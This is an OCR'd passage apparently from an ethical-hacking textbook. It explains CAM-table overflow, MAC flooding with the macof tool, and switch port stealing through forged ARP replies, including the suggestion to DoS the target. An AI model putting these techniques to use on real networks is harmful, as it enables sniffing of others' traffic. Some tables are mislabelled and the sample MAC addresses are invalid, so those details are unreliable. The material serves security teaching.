Refer to the diagrams of the working of the CAM table. Three machines are shown: **Machine A**, **Machine B**, and **Machine C**, each holding MAC addresses **A**, **B**, and **C**. Machine A, holding the MAC address A, wants to interact with Machine B.

Machine **A** broadcasts an **ARP request** to the switch. The request contains the IP address of the target machine (Machine B), along with the source machine's (**Machine A**) MAC and IP addresses. The switch then broadcasts this ARP request to all the hosts in the network and waits for the reply.



MAC | PORT
A | 1
C | 3

What Happens When a CAM Table Is Full?

- Once the CAM table fills up on a switch, additional ARP request **traffic floods every port on the switch**
- This will **change the behavior of the switch** to reset to its learning mode, broadcasting on every port like a hub
- This attack will also **fill the CAM tables of adjacent switches**

MAC C can see the traffic from A to B

What Happens when a CAM Table is Full?

As discussed, a CAM table contains network information such as MAC addresses available on physical switch ports and associated VLAN parameters. A CAM table's limited size renders it susceptible to attacks from MAC flooding, which bombards the switch with fake source MAC addresses until the CAM table is full. Thereafter, the switch broadcasts all incoming traffic to all ports. This causes the switch to reset to its learning mode, causing the switch to broadcast on every port similar to a hub, thereby enabling the attacker to monitor the frames sent from the victim host to another host without any CAM table entry. This attack also fills the CAM tables of adjacent switches.

The figure illustrates how a CAM table can be flooded with fake MAC addresses to monitor the frames sent from the victim host to another host without any CAM table entry.

MAC Flooding

MAC flooding is a technique used to compromise the security of network switches that connect network segments or devices. Attackers use the MAC flooding technique to force a switch to act as a hub so that they can easily sniff the traffic.

In a switched network, an Ethernet switch contains a CAM table that stores all the MAC addresses of devices connected in the network. A switch acts as an intermediate device between one or more computers in a network. It looks for Ethernet frames, which carry the destination MAC address; then, it tallies this address with the MAC address in its CAM table and forwards the traffic to the destined machine. Unlike a hub, which broadcasts data across the network, a switch sends data only to the intended recipient. Thus, a switched network is more secure compared to a hub network. However, the size of the CAM table is fixed, and as it can store only a limited number of MAC addresses in it, an attacker may send numerous fake MAC address to the switch. No problem occurs until the MAC address table is full. Once the MAC address table is full, any further requests may force the switch to enter fail-open mode. In the fail-open mode, the switch starts behaving like a hub and broadcasts incoming traffic through all the ports in the network. The attacker then changes his/her machine's NIC to promiscuous mode to enable the machine to accept all the traffic entering it. Thus, attackers can sniff the traffic easily and steal sensitive information.



Figure 8.20: MAC flooding

Mac Flooding Switches with macof

Source: *https://monkey.org*

macof is a Unix/Linux tool that is a part of the dsniff collection. It floods the local network with random MAC and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per min) by sending forged MAC entries. When the MAC table fills up, and the switch converts to hub-like operation, an attacker can monitor the data being broadcast.


Figure 8.21: MAC flooding using macof



Switch Port Stealing

- The Switch Port Stealing sniffing technique uses **MAC flooding** to sniff the packets
- The attacker floods the switch with **forged gratuitous ARP packets** with the target MAC address as the source and his/her own MAC address as the destination
- A **race condition** of the attacker's flooded packets and the target host's packets occurs; thus the switch must change its MAC address, binding constantly between two different ports
- In such a case, if the attacker is fast enough, he/she will able to **direct the packets** intended for the target host toward his/her switch port
- The attacker now manages to **steal the target host's switch port** and sends ARP requests to the stolen switch port to discover the target host's IP address
- When the attacker gets an ARP reply, this indicates that the **target host's switch port binding** has been restored, and the attacker can now sniff the packets sent toward the targeted host

Switch Port Stealing

The switch port stealing sniffing technique uses MAC flooding to sniff the packets. The attacker floods the switch with forged gratuitous ARP packets with the target MAC address as the source and his/her own MAC address as the destination. A race condition of the attacker's flooded packets and target host packets will occur, and thus, the switch has to change its MAC address to bind constantly between two different ports. In this case, if the attacker is fast enough, he/she will be able to direct the packets intended for the target host toward his switch port. Here, the attacker manages to steal the target host switch port and sends an ARP request to this switch port to discover the target host's IP address. When the attacker gets an ARP reply, this indicates that the target host's switch port binding has been restored and the attacker can now sniff the packets sent towards the targeted host.

Figure 8.22: Switch port stealing

Assume that there are three machines in a network: Host A, the target's Host B, and the attacker's Host C.

Machine	MAC Address	IP Address	Ports
Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	Port A
Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	Port B
Host C	cc-dd-ee-ff-gg-hh	10.0.0.3	Port C

Table 8.2: Details of three hosts in a network

The switch's ARP cache and MAC table contain the following values:

MAC Table

Vlan	MAC Address	Type	Learn	Age	Ports
255	Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	0	Port A
5	Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	0	Port B
5	Host C	cc-dd-ee-ff-gg-hh	10.0.0.3	0	Port C

Table 8.3: MAC table

ARP Cache

IP	MAC
10.0.0.1	aa-bb-cc-dd-ee-ff
10.0.0.2	bb-cc-dd-ee-ff-gg
10.0.0.3	cc-dd-ee-ff-gg-hh

Table 8.4: ARP cache table

1. Switch port stealing is a sniffing technique used by an attacker who spoofs both the IP address and the MAC address of the target machine (Host B).

Machine	MAC Address	IP Address	Ports
Host A	aa-bb-cc-dd-ee-ff	10.0.0.1	Port A
Host B	bb-cc-dd-ee-ff-gg	10.0.0.2	Port B
Host C	bb-cc-dd-ee-ff-gg	10.0.0.2	Port C

Table 8.5: Switch updated with a spoofed entry

2. The attacker's machine runs a sniffer that turns the machine's NIC adapter to promiscuous mode.
3. Host A, associated with the IP address (**10.0.0.1**), wants to communicate with Host B, associated with the IP address (**10.0.0.2**). Therefore, host A sends an ARP request (I want to communicate with **10.0.0.2**. What is the MAC address of **10.0.0.2**?).
4. The switch broadcasts this ARP request to all the machines in the network.
5. Before Host B (the target machine) can respond to the ARP request, the attacker responds to the ARP request by sending an ARP reply containing the spoofed MAC and IP addresses (I am **10.0.0.2**, and my MAC address is **bb-cc-dd-ee-ff-gg**).

   The attacker can achieve this by launching an attack such as denial of service (DoS) on Host B, which slows down its response.
6. Now the ARP cache in the switch records the spoofed MAC and IP addresses.

IP	MAC
10.0.0.1	aa-bb-cc-dd-ee-ff
10.0.0.2	bb-cc-dd-ee-ff-gg
10.0.0.2	bb-cc-dd-ee-ff-gg

Table 8.6: ARP cache updated with a spoofed entry

